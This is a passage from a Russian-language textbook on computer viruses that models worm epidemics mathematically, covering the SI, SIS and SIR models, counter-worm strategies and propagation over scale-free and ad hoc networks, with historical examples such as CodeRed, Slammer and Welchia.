Формально это означает, что вероятность успешного размножения червя составляет всего лишь $P(t) = S(t)/N = 1 - I(t)/N$, где N – полное количество, $I(t)$ – количество зараженных, а $S(t) = N - I(t)$ – количество здоровых, но восприимчивых к заражению узлов сети. Тогда приращение количества червей на бесконечно малом интервале времени составит $\Delta I = I(t)\beta(1 - I(t)/N)\Delta t$, а дифференциальное уравнение, приближенно описывающее динамику эпидемии, запишется так:

$$\frac{dI(t)}{dt} = \beta I(t) - \beta I^2(t)/N.$$

Решение этого уравнения, впервые рассмотренного в середине XIX века П. Ф. Фергюльстом, выглядит следующим образом:

$$I(t) = \frac{1}{\frac{1}{N} + \frac{1}{\beta}\exp(-\beta \times (t + C))}.$$

Здесь константа $C = -\frac{1}{\beta}\ln(\frac{\beta}{I_0} - \frac{\beta}{N})$ позволяет учесть начальное условие $I(0) = I_0$. То есть здесь и далее константа C является коэффициентом, «настраивающим» уравнение на конкретные I_0 и N. График функции $I(t)$ – так называемая «логистическая кривая», которая на начальном этапе ведет себя подобно экспоненте, но потом замедляет рост и при $t \to \infty$ стремится к асимптоте N[1]. На рис. 7.13 варианты этой кривой изображены под номером (2). Таким образом, при больших размерах сети всегда присутствует небольшое количество узлов, остающихся в незараженном состоянии неопределенно долгое время.

То, что эта модель соответствует действительности, можно проверить, сравнив вид изображенных выше кривых (2) с графиком развития эпидемии червя **Net-Worm.Win32.CodeRed.b**, который построен по данным, зарегистрированным 19–20 августа 2001 года участниками проекта CAIDA.




Рис. 7.15 ❖ Динамика размножения червя CodeRed II

Параметрическая идентификация этой модели (то есть подбор параметров под реальные данные) дает следующие значения: $N \approx 350\,000$, $\beta \approx 1{,}5 \div 2$, $I_0 \approx 1$. Кстати, через некоторое время **Net-Worm.Win32.CodeRed.b** самоуничтожился, так что «интересной борьбы» с ним не получилось.

[1] В доступной литературе, как правило, исследуется поведение отношения $I(t)/N$, поэтому кривые асимптотически стремятся к 1.

7.3.1.3. SIS-модель примитивного противодействия

Компьютерные эпидемии редко протекают бессимптомно. В результате даже при отсутствии эффективного антивируса пользователи все равно замечают неладное и пытаются бороться с «болезнью». Например, удаляют «заразу» с компьютера вручную, как мы это делали в главе, посвященной изучению сетевых червей. А для червей типа **Net-Worm.Win32.Slammer** или **Net-Worm.Win32.CodeRed** достаточно просто перезагрузить машину, и вредоносная программа, существующая только в памяти, погибнет. Но в результате этих действий иммунитета против «заразы» у компьютера не появится, и следующее заражение может состояться буквально через секунду после «излечения». В живой природе тоже так бывает. Например, у человека, переболевшего гонореей, не вырабатывается никакого иммунитета.

Подобный сценарий для мира компьютерных сетей описывается SIS-моделью, в соответствии с которой предполагается, что:

- заражение выполняется червем, ищущим цели случайным образом;
- удаление червя производится «адресно», то есть только для тех машин, где червь реально присутствует.

Таким образом, возможен переход как из состояния S в I, так и наоборот.

Рис. 7.16 ❖ Смена состояний в SIS-модели

В результате размножение червя происходит «логистически» с коэффициентом β, а удаление – «экспоненциально» с коэффициентом γ экземпляров в единицу времени. Динамика эпидемии описывается дифференциальным уравнением

$$\frac{dI(t)}{dt} = \beta I(t) - \beta I^2(t)/N - \gamma I(t),$$

имеющим решение

$$I(t) = \frac{\beta - \gamma}{\frac{\beta}{N} + \exp((\gamma - \beta) \times (t + C))}.$$

где константа $C = \frac{1}{\gamma-\beta}\ln(\frac{\beta}{I_0}-\frac{\gamma}{I_0}-\frac{\beta}{N})$ позволяет удовлетворить начальному условию $I(0) = I_0$. Понятно, что при $\gamma \geq \beta$ эпидемия просто не возникнет. В противном случае график функции $I(t)$ по-прежнему представляет собой «логистическую» кривую, которая при $t \to \infty$ стремится не N, а к асимптоте $(1 - \gamma/\beta) \times N$ (см. рис. 7.13). Таким образом, «судьба» эпидемии зависит от соотношения $\rho = \gamma/\beta$. Величину ρ_0, характеризующую границу между ситуациями «эпидемия возникает» и «эпидемия невозможна», называют *эпидемическим порогом*.

Таким образом, чем быстрее и чаще пользователи удаляют червей со своих компьютеров, тем больше шансов обуздать эпидемию. А вам слабо вручную «чистить» компьютеры со скоростью хотя бы по штуке в секунду?

7.3.1.4. SIR-модель квалифицированной борьбы

Для того чтобы реально справиться с эпидемией, нужно после излечения компьютера от «заразы» тем или иным образом обеспечить ему иммунитет против следующих заражений. Лучше всего поставить «заплатку», закрывающую уязвимость. Но можно и просто заблокировать нежелательный трафик при мощи файрволла (брандмауэра).

Для того чтобы описать соответствующую модель борьбы с сетевой эпидемией, кроме двух состояний S и I, необходимо ввести третье – R (Removed), соответствующее компьютеру, который не только «здоров», но и невосприимчив к «заразе». Разумеется, S + I + R = N. Предполагается, что:

- заражение выполняется червем, ищущим цели случайным образом;
- удаление червя производится «адресно», то есть только для тех машин, где червь реально присутствует;
- после «исцеления» узел сети переходит в невосприимчивое состояние.

Рис. 7.17 ❖ Смена состояний в SIR-модели

Эту модель борьбы с эпидемией невозможно описать в виде единственного дифференциального уравнения, приходится рассматри-

вать их систему, впервые предложенную и изученную в 1927 году В. О. Кермаком (Kermack) и А. Г. МакКендриком (McKendrick):

$$\frac{dI(t)}{dt} = \beta I(t)\left(\frac{N - I(t) - R(t)}{N}\right) - \gamma I(t);$$

$$\frac{dR(t)}{dt} = \gamma I(t).$$

Система не имеет аналитического решения, поэтому приходится довольствоваться численным приближением. Эпидемия возникает лишь при условии $\gamma \le \beta$, то есть эпидемический порог $\rho_0 = 1$. В этом случае $I(t)$ сначала некоторое время возрастает по «логистическому» закону, достигает своего максимума, а потом стремится к 0 – см. на рис. 7.13 кривые под номером (4).

Адекватна ли эта модель? Судите сами: вот количество атак на порт 445, связанных с деятельностью червя **Net-Worm.Win32.Bozori** и зарегистрированных на протяжении лета 2005 – зимы 2006 года участниками некоммерческого проекта DShield (рисунок несколько видоизменен для публикации). На этом рисунке уровень 40 000 000 атак – это фоновое значение, генерируемое другими типами червей и случайным трафиком, а все превышения характеризуют действие червя.




Рис. 7.18 ❖ Сетевой трафик через порт 445 во время эпидемии червя Bozori

Таким образом, в условиях SIR-модели победа над червем достигается в любом случае. Сроки этого события зависят от соотношения γ/β. На величину β рядовым пользователям повлиять сложно, а вот увеличить γ вполне реально, если всем миром как можно быстрее

скачивать и устанавливать «заплатки». Впрочем, далеко не все пользователи торопятся приближать победу. Так, по материалам CAIDA, по истечении первого месяца после активации **Net-Worm.Win32.CodeRed** доля «пропатченных» операционных систем составила: в Великобритании – 65%, в США – 60%, на Тайване – 15%, а в Китае – только 13%.

7.3.1.5. Прочие модели эпидемий

Разумеется, любые модели лишь приблизительно описывают динамику эпидемий, слишком уж много разнообразных факторов влияют на распространение червей по сети. Причем нередко эти факторы действуют в противоположных направлениях. Вот некоторые из них:

- по мере развития эпидемии возрастает сетевой трафик, снижается пропускная способность линий связи и падает значение коэффициента β;
- эффективные антивирусные средства разрабатываются и начинают работу с задержкой в несколько часов или суток, соответственно на разных этапах развития эпидемии применимы разные модели;
- имеется прирост числа N за счет машин, вновь подключаемых к сети;
- с другой стороны, наблюдается уменьшение N за счет отключения перегруженных хостов и серверов;
- величина N изменяется в зависимости от времени суток по синусоиде – днем возрастает, ночью падает;
- определенная часть машин содержит «врожденный» иммунитет (например, за счет использования незнакомых червю версий операционной системы);
- зато другая часть уязвимых машин по разными причинам просто никогда не вакцинируется вообще и, будучи зараженной, продолжает продолжительное время «фонить»;
- имеет место неоднородность пространства IP-адресов.

К настоящему моменту разработано большое количество разнообразных моделей, пытающихся учесть влияние этих факторов. Большинство из них являются обобщениями и дополнениями SIR-модели Кермака-МакКендрика. Вот некоторые, наиболее популярные среди вирусологов модели.

SEIR-модель индийца Vivek Kumar Sehgal [58] пытается учесть наличие долговременно действующих экземпляров вируса следующим образом: с довольно малой, но ненулевой вероятностью P в момент

инфицирования машина переходит не в состояние I, а в альтернативное состояние E (Exposed), причем скорость δ перехода из состояния E в состояние R невелика. Таким образом, все множество инфицированных машин разбивается в ходе эпидемии на два класса: 1) те, которые оперативно исцеляются и вакцинируются; 2) те, которые продолжают потихоньку рассылать по миру «заразу» в течение многих месяцев и даже лет. Довольно реалистичная ситуация, не так ли?

«Прогрессивная» SIDR-модель (PSIDR), разработанная J. Leveille из HP Bristol [48, 73], учитывает два обстоятельства: 1) на раннем этапе развития эпидемии, продолжительность которого π единиц времени, действует классическая SI-модель; 2) дальнейшее развитие эпидемии описывается при помощи введения, кроме состояний S, I и R, дополнительного состояния D (Detected), в которое переходит узел, когда наличие червя уже обнаружено, но активное противодействие еще не началось. Заражение и излечение узлов сети выполняются попрежнему со средними скоростями β и γ, а переход из состояния I в «промежуточное» состояние D – со скоростью μ узлов в единицу времени.

«Двухфакторная» модель [76], предложенная группой авторов из МТИ (Zhow, Gong, Towsley и др.), не вводит никаких дополнительных состояний, по сравнению с классической SIR-моделью, зато учитывает не только процесс противодействия «заразе» (первый фактор), но и непостоянство скорости размножения β (второй фактор), вызванное перегрузкой линий связи. В различных вариантах этой модели принимают либо $\beta(t) = K\beta^K t^{K-1}$, где $0 < K \le 1$, либо добавляют к системе дифференциальное уравнение вида $\beta(t) = \beta_0(1 - I(t))^{\eta}$, где η – некий параметр, позволяющий «настроить» закон поведения β.

Ряд моделей учитывают также неравномерность распределения узлов в сети. В 2006 г. группой исследователей из университета Южной Калифорнии (Ю. Прядкин и J. Heidemann) был проведен эксперимент по «пингованию» всего Интернета [56]. Интересно, что 61% адресов так и не откликнулись на ICMP-запросы. Разумеется, ситуация постоянно меняется и зависит от географического положения сегментов сети, сезона, времени суток, настроек безопасности и т. п. Но в общем типичная карта наугад выбранного сегмента демонстрирует группирование «живых» адресов в определенных зонах. А гистограмма распределения длин непрерывных участков при этом иллюстрирует превалирование коротких цепочек длиной всего 2÷10 адресов (см. рис. 7.19).




Рис. 7.19 ❖ Неравномерность «живых» IP-адресов в сегментах Интернета: а) типичная «карта» сегмента; б) типичная гистограмма распределения длин непрерывных цепочек

Это обстоятельство хорошо известно вирусописателям, поэтому некоторые сетевые черви используют для поиска целей принцип *«сканирования локальной подсети»* (или просто *«локального сканирования»*). Основная идея очень напоминает методику игры в «морской бой»: в Интернете случайным образом выбирается IP-адрес (например, A), и если соответствующий узел сети откликнулся, то заодно сканируются и заражаются его окрестности (с адресами A+1, A-1, A+2, A-2 и т. п.), до тех пор пока весь «корабль» не будет «потоплен». Затем опять происходит переход к случайной «стрельбе». Нечто подобное демонстрировал, например, червь **Net-Worm.Win32.Lovesan**: с вероятностью 0.6 искал в сети случайный базовый IP-адрес вида AAA.BBB.CCC.0, а с вероятностью 0.4 «обрабатывал» окрестности этого адреса.

Модельные эксперименты, проведенные разными коллективами исследователей, не выявили никаких принципиальных отличий в развитии эпидемии таких червей, по сравнению с «традиционными».

7.3.1.6. Моделирование мер пассивного противодействия

Эксперименты с классическими моделями распространения червей натолкнули исследователей на идею «пассивных» мер противодействия эпидемиям. Наиболее общий подход заключается в авто-

матическом ограничении и даже полном блокировании трафика, исходящего из зараженного узла сети. Эта задача должна решаться межсетевыми экранами. Моделирование показало, что подобные меры действительно способны на порядок уменьшить скорость развития сетевых эпидемий. Но как отличить зараженный узел от здорового?

Например, в соответствии с предложением М. Вильямсона (Williamson) считать зараженным узлом можно тот, который в единицу времени пытается выполнить слишком большое количество соединений с разными адресами [73]. Контроль за «болтунами» можно организовать в форме некой квоты на уникальные соединения, выделяемой каждому узлу. При установлении узлом соединения с IP-адресом, ранее не встречавшимся в списке, из квоты вычитается единица, по достижении нуля любые новые соединения просто блокируются. И наоборот, если узел долгое время не совершал уникальных соединений, то «единички» потихоньку будут ему добавляться. Надо отметить, что хотя эта идея и выглядит работоспособной для обычных хостов, к серверам ее, по-видимому, применять нельзя.

Другая идея принадлежит группе исследователей (Schechter, Jung, Berger и др.), которые предложили считать зараженным узлом тот, который пытается совершить слишком много неудачных соединений, например с «мертвыми» адресами [57].

Впрочем, все эти идеи так и остались на страницах статей и книг.

7.3.1.7. Моделирование «контрчервя»

Довольно плодотворной представляется идея использования в качестве средства борьбы с интернет-червями других червей, наделенных антивирусным функционалом. Ведь «контрчервь» – это очень просто: запустил его в Интернет и сиди, жди наступления окончательной и бесповоротной победы над эпидемией другого, «плохого» червя. Через некоторое время, когда победа будет достигнута, «контрчервь» просто самоликвидируется, и все на этом.

Попыток использовать такой подход на практике было несколько. Например, для борьбы с **Net-Worm.Win32.CodeRed.b** планировалось использовать «контрчервей» **Net-Worm.Win32.CodeGreen** и **Net-Worm.Win32.CRclean**, написанных некими Der HexXer и Markus Kern соответственно. Однако эти «лечебные пиявки» существовали только в виде исходных текстов и никакой роли в борьбе с **Net-Worm.Win32.CodeRed.b** не сыграли. Зато «контрчервь» **Net-Worm.Win32.Welchia** довольно активно поучаствовал в подавлении




Рис. 7.20 ❖ Подавление червем Welchia эпидемии червя Blaster

эпидемии червя **Net-Worm.Win32.Lovesan**. Хорошо это у него получилось или нет, судите сами (по материалам от TrendMicro).

Можно упомянуть также «войны» червей друг против друга, примером которых могут служить сложные взаимоотношения между семействами **Net-Worm.Bagle** и **Net-Worm.Netsky**, жертвами чего стали заодно **Net-Worm.Mydoom** и **Net-Worm.Mimail**. Впрочем, все они распространялись через электронную почту, а в этом случае применимы несколько другие модели развития и подавления эпидемий.

Интересные события произошли весной 2011 г.: эпидемия старинного червя **Net-Worm.Slammer**, потихоньку тлевшая в течение 8 лет в укромных уголках Интернета, вдруг практически мгновенно (в течение суток!) прекратилась. Некоторые специалисты связывают «вымирание» **Net-Worm.Slammer** с деятельностью какого-то контрчервя, который произвел целенаправленную атаку на противника и самоуничтожился. Правда, в «альтруизм» неизвестного вирусописателя плохо верится. Скорее всего, имела место «зачистка территории» со стороны «конкурента». Кстати, если «контрчервь» не вакцинировал серверы, а «зачистка» Интернета была неполной, то через некоторое время **Net-Worm.Slammer** частично восстановит утраченные позиции. Проверим[1]?

Как бы то ни было, «контрчерви» вполне могут рассматриваться в качестве оружия против сетевых эпидемий. Вирусологами-исследователями (например, S. Tanachaiwiwat из Университета Южной Ка-

[1] Как выяснилось через несколько месяцев, именно это и произошло!

лифорнии [67] или Z. M. Tamimi из Арабо-американского университета в Палестине [68]) разработано и изучено немало разновидностей «контрчевей». Давайте перечислим наиболее типичные стратегии поведения, из которых складывается «характер» того или иного гипотетического или реального «контрчервя».

Стратегии поиска целей для размножения:

- A (active) – активно сканирует адресное пространство, например случайным образом;
- P (passive) – пассивно ждет попытки нападения с другого узла сети и только тогда «контратакует».

Стратегии размножения:

- S (susceptible) – заражает «здоровые» машины;
- I (infected) – заражает машины, на которых присутствует «плохой» червь.

Стратегии борьбы с «плохим» червем:

- R (remove) – удаляет «плохого» червя с машины;
- V (vaccinate) – «вакцинирует» машину, делая ее невосприимчивой для дальнейших заражений.




Рис. 7.21 ❖ Классификация стратегий поведения «контрчервей»

В соответствии с этой классификацией характер поведения «контрчервей» **Net-Worm.Win32.CodeGreen** и **Net-Worm.Win32.Welchia** может быть описан как «ASIRV», а **Net-Worm.Win32.Crclean** – как «PIRV». Бродят слухи, что в недрах исследовательских центров Microsoft активно изучаются и, возможно, даже готовятся к внедрению схемы «ARV» и «PRV» [70].

Все модели «контрчервей» являются обобщениями рассмотренных выше классических SIR- и SIS-моделей. При этом состояние R

соответствует узлу сети, зараженному, вылеченному и вакцинированному «контрчервем». Вот некоторые модели «контрчервей»[1].

«ASIRV-контрчервь» активно сканирует адресное пространство, заражая все, что возможно. Узлы, ранее зараженные «плохим» червем, он лечит и вакцинирует. Здесь и далее предполагается, что $I_0 = R_0 = 1$. Соответствующая система дифференциальных уравнений:

$$\frac{dR(t)}{dt} = R(t)\gamma\left(\frac{N - R(t)}{N}\right);$$

$$\frac{dI(t)}{dt} = I(t)\beta\left(\frac{N - I(t) - R(t)}{N}\right) - R(t)\gamma\frac{I(t)}{N}.$$

«PIRV-контрчервь» ждет попытки нападения со стороны узла сети, зараженного «плохим» червем, копируется туда, удаляет «соперника» и вакцинирует систему. Этому червю соответствует система:

$$\frac{dR(t)}{dt} = \gamma I(t)\frac{R(t)}{N};$$

$$\frac{dI(t)}{dt} = \gamma I(t)\left(\frac{N - R(t) - I(t)}{N}\right) - \gamma I(t)\frac{R(t)}{N}.$$

«APSIRV-контрчервь» реализует комбинацию всевозможных стратегий поиска цели, заражения и противодействия «плохому» червю, включая активный поиск и «контратаку». Система дифференциальных уравнений будет выглядеть так:

$$\frac{dR(t)}{dt} = \gamma R(t)\left(\frac{N - R(t)}{N}\right) + \beta I(t)\frac{R(t)}{N};$$

$$\frac{dI(t)}{dt} = \beta I(t)\left(\frac{N - R(t) - I(t)}{N}\right) - \beta I(t)\frac{R(t)}{N} - \gamma R(t)\frac{I(t)}{N}.$$

Обычно предполагается, что «контрчервь» является специально модифицированной вирусологами разновидностью «плохого» червя, при этом $\beta = \gamma$. Но часто интересует и более «тяжелое» течение эпидемий, когда $\beta > \gamma$. Вот результаты моделирования для $\beta = 2$, $\gamma = 1$, $N = 100$. Под номером (1) приводится кривая поведения «плохого» червя для классической SIR-модели Кермака-МакКендрика, а номера (2), (3) и (4) характеризуют результаты воздействия на него со стороны «PIRV-», «ASIRV-» и «APSIRV-контрчервей» соответственно.

[1] Модели без «RV» не рассматриваются, так как они не гарантируют победы «контрчервя».




Рис. 7.22 ❖ Кривые размножения сетевых червей, подавляемых «контрчервями»

Все перечисленные разновидности «контрчервя», согласно результатам моделирования, успешно справляются со своей задачей – подавлением эпидемии «плохого» червя.

Можно отметить, что весьма эффективен сверхагрессивный вариант «APSIRV». Его основной недостаток – экстремальное использование сетевых ресурсов: трафика, оперативной памяти и процессорного времени узлов. Кроме того, на начальных стадиях развития эпидемии «контрчервь» не мешает достигнуть своему сопернику почти 50% зараженного адресного пространства.

Вариант «PIRV» на начальных стадиях развития эпидемии работает очень вяло, эффект его начинает проявляться лишь после того, как «плохой» червь заражает почти 90% узлов сети. Зато потом «контрчервь» довольно быстро наверстывает упущенное, обходясь при этом приемлемо малым количеством сетевых ресурсов.

Вариант «ASIRV» занимает промежуточное положение.

Если судить по рисунку, то эффективнее всего работает «адресное» лечение, соответствующее SIR-модели: эпидемия «плохого» червя постоянно находится под контролем. Выходит, оно эффективнее, чем применение самых агрессивных «контрчервей»? Конечно же нет. Надо иметь в виду, что наше сравнение эффектов SIR-модели и «контрчервей» не совсем корректно. В реальности величина «скорости излечения» γ для SIR-модели имеет значение, на порядок мень-

шую, чем для любого «контрчервя», ведь все операции по скачиванию и установке «заплатки» приходится выполнять вручную. Уравнять шансы позволило бы применение схем «ARV» и «PRV», предусматривающих автоматическое обнаружение и обезвреживание «зараз-ных» узлов сети [70].

7.3.2. Эпидемии почтовых червей, файловых и загрузочных вирусов

Модели «медленных» эпидемий, вызываемых почтовыми червями и файловыми вирусами, имеют свои особенности.

Во-первых, в их основе лежат графы так называемого «безмасштабного» («scale-free») вида. Это графы, для которых лишь немногие узлы имеют большое количество соседей. И наоборот, степень основной массы узлов невелика. Считается, что граф «безмасштабен», если доля $P_k = N_k/N$ его узлов со степенью k примерно равна $P_k \approx k^{-\gamma}$, где $2 \le \gamma \le 3$. На рис. 7.23 лишь один узел имеет четырех и один – трех, зато все остальные – по единственному соседу. Обычно графы такого типа напоминают «лес» с многочисленными деревьями, растущими из небольшого количества общих корней.




Рис. 7.23 ❖ Пример «безмасштабной» сети

Это означает, что возможности вирусов к распространению очень ограничены. Вирус, находящийся в узле «A», не может напрямую попасть в узел «C», ему необходимо сначала перенестись в узел «B» и т. д. – проследовать по всей цепочке узлов, ведущих к цели. А на «гомогенном» графе червю для этого потребовался бы всего один прыжок. Кроме того, на «гомогенном» графе черви, находящиеся в любом узле сети, имели возможность рассылать свои копии вплоть до полного исчерпания незараженного адресного пространства. На «безмасштабном» же графе экземпляр вируса, заразив всех своих соседей, теряет способность к распространению.

Вторая особенность – очень маленькое значение коэффициента β. По личному опыту, интервал времени между двумя актами переноса файлового или загрузочного вируса с машины на машину может составлять несколько месяцев или даже лет. Впрочем, для почтовых червей типичное значение этого коэффициента существенно выше – до нескольких десятков и даже сотен копий в сутки.

Наконец, последняя важная особенность – неприменимость понятия «вакцинирования» к лечению файловой «заразы». Обработка компьютера антивирусным сканером и восстановление первоначального состояния зараженных программ еще не означают невозможности повторного заноса этого же вируса на этот же компьютер.

Впрочем, все перечисленные особенности характерны более для 1990-х годов – эпохи дискет и антивирусного сканера AidsTest. В современных условиях они влияют на распространение файловых и загрузочных вирусов все меньше и меньше. Ведь вирусы вполне могут разноситься по миру при помощи интернет-червей в условиях «гомогенности» сети и большого значения β. А применение антивирусных мониторов, постоянно находящихся в памяти и блокирующих проникновение «заразы» на компьютер при помощи съемных носителей, эквивалентно наличию иммунитета против вируса.

Тем не менее определенная актуальность у моделей, учитывающих перечисленные особенности, все-таки остается.

Аналитическое исследование распространения вирусов «классических» типов очень затруднено, поэтому чаще всего используется имитационное моделирование. Например, в работе R. Pastor-Satorras «Распространение эпидемий в безмасштабных сетях» приводятся результаты статистических экспериментов для 10 различных вариантов сетей с размерами от 1000 до 8 500 000 узлов и со 100 различными начальными размещениями вирусов в узлах [54]. А в работе Jasmin Leveille «Распространение эпидемий в технологических сетях» [48] – на 1000 различных случайных конфигурациях «безмасштабных» сетей с количествами узлов от 6250 до 100 000 и различными соотношениями $\rho = \gamma/\beta$.

Выводы таковы. На первом этапе развития эпидемии «зараза» еще не обнаруживается ни антивирусными сканерами, ни мониторами, и размножается в соответствии с SI-моделью по логистической кривой с малым коэффициентом β.

После того как антивирусные средства начинают распознавать вирус, начинается стадия подавления эпидемии. Несмотря на то что суть этого этапа может быть описана классической SIS-моделью,

«безмасштабность» графа вносит свои коррективы. Прежде всего это независимость итогового результата от величины «эпидемического порога» ρ_0. Количество зараженных машин всегда, при любом отношении $\rho = \gamma/\beta$, асимптотически стремится не к некоему промежуточному значению, а к нулю.

Это обстоятельство подтверждается и результатами имитационного моделирования, и статистическими исследованиями жизненного цикла 814 вирусных семейств различных типов на протяжении 50 месяцев в 1996–2000 годах, проведенными R. Pastor-Satorras и A. Vespignani [54]. На обоих рисунках по горизонтали отложен срок существования вируса в «дикой природе», по вертикали – вероятность «выжить».




Рис. 7.24 ❖ Характеристики жизненного цикла «классических» вирусов: а) результаты моделирования; б) результаты мониторинга

Таким образом, при правильном лечении победа над «классическими» вирусами достигается всегда. Чем же объясняются их крупномасштабные эпидемии, не имеющие, казалось бы, шансов на широкое распространение?

Определяющую роль в возникновении эпидемий играет исходное количество I_0 зараженных машин. Чаще всего крупные эпидемии «классических» вирусов начинались с массовых рассылок зараженных носителей (например, можно вспомнить загрузочный вирус **Michelangelo** в 1992 году) или заражения содержимого общедоступных BBS, конференций, файловых архивов (как это было в случаях с вирусами **Win9X.CIH** в 1998 году и **Win32.FunLove** в 2000 году).

Другой важный фактор – продолжительность π «латентного» этапа. Некоторые крупные эпидемии характеризовались весьма длительными – до года и дольше! – задержками между появлением вируса в «дикой природе» и обнаружением его вирусологами. Это характерно не только для 1980-х годов (загрузочный вирус **Brain**), но и для наших дней (вирус **Win32.Induc**).

Итак, крупные эпидемии «классических» вирусов – не закономерность, а результат удачного (для вируса) стечения обстоятельств.

7.3.3. Эпидемии мобильных червей

Мобильные черви используют различные методы распространения, соответственно, к моделированию эпидемий применимы несколько подходов. Например, эпидемии червей семейства **Comwar**, распространяющихся «с номера на номер», практически ничем не отличаются от эпидемий интернет-червей на «гомогенном» графе контактов.

Наиболее сложным и интересным представляется изучение эпидемий червей, распространяющихся на небольшие расстояния при помощи беспроводных интерфейсов типа WiFi или Bluetooth (например, **Cabir**). Сети, характеризующие систему связей в этом случае, называются «специальными» («ad hoc»). Если посмотреть на такую сеть, то в ней можно обнаружить и локальные участки с почти «гомогенной» структурой (так называемые «тесные миры – Small Worlds»), и фрагменты, построенные по «безмасштабным» правилам, и цепочки узлов, и петли, и многие другие структуры, которым еще не придумали названия. Следует также иметь в виду, что топология сети изменяется во времени: отдельные ребра пропадают, другие появляются.

Наиболее близкими абстракциями для подобных сетей являются так называемые «случайные» графы: случайный граф Радо (RRG) и граф со случайной геометрией (RGG). Они различаются методами построения.




Рис. 7.25 ❖ Случайные графы:
